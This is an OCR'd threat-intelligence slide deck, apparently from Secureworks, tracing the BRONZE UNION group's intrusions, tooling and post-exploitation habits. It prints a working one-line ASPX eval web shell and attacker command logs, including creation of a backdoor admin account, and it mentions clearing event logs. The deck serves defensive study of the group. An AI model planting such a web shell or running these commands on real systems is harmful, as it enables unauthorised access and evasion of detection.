BRONZE UNION

Choose your own intrusion:

A journey into the DNA of a targeted threat group

Secureworks®


//Secureworks/Confidential - Limited External Distribution

BR0NZE UNI0N's operating philosophy

Maintain access	Don't get caught
Leave web shells in place	Remove web shells when not being used
Install RATs with persistence	0nly copy essential tools to environment
Gain creds to enable VPN use	Use captured creds sparingly
Regularly check and maintain acces	Minimise detection opportunities.


Intrusion Maintenance

…Periodically returning for credentials



//Secureworks/Confidential - Limited External Distribution


Many Paths To Success Timeline



//Secureworks/Confidential - Limited External Distribution

YOU turn YOUR attention to ENVIRONMENT B ...

Launch a compromise campaign using an Apache Struts vuln



Establish presence on a second network (ENVIRONMENT B).

Clear event logs (e.g. System.evtx)

//Secureworks/Confidential - Limited External Distribution

Secureworks®

ACTION: INSTALL WEBSHELL

```
<%@ Page
Language="Jscript"%><%eval(Requ
est.Item["PASSWORD"],"unsafe");
%>
```

ACTION: RECON AND CONFIG

13:19:31 whoami

13:20:09 cmd.exe /c query user

13:20:27 net user

13:22:15 net user admin Admin123 /add

ACTION: RDP TO INTERNAL HOST

ACTION: INSTALL ZXSHELL

Player A

//Secureworks/Confidential - Limited External Distribution


13:34:47 net user admin /del
13:35:00 ipconfig /all
13:36:53 ping -n 1 {REDACTED}


ENTER PLAYER B? 

15:18:37 nbtscan {REDACTED}
15:24:19 sqllogin.exe
{REDACTED}
15:25:58 nbtscan {REDACTED}

//secureworks/confidential - Limited External Distribution

Self-eviction through





//Secureworks/Confidential - Limited External Distribution


Secureworks®

Sophisticated groups have unsophisticated moments…

//Secureworks/Confidential - Limited External Distribution

Secureworks®

Compare THAT to THIS



//Secureworks/Confidential - Limited External Distribution

Secureworks®

Return to ENVIRONMENT C

Web shell and local privilege escalation


Day 1

RDP & WinVNC used to move laterally

Day 2

Deployed remote access tools to 3 hosts, and credential theft


Day 3




//Secureworks/Confidential - Limited External Distribution

Secureworks®

What happened after CVE-2019-0604 exploitation?



Light reconnaissance using native tools: quser, net commands, hostname, whoami, ping, etc.




Off-the-shelf tools:
- EternalBlue checker, mimikatz, etc.

Proprietary tools:
- SysUpdate / Hyperbro?

Secureworks®

//Secureworks/Confidential - Limited External Distribution

An alternative response to eviction…



//Secureworks/Confidential - Limited External Distribution

In conclusion

"Understanding threats is a humanity, yet we continue to study them as though they were a science"

//Secureworks/Confidential - Limited External Distribution

Secureworks®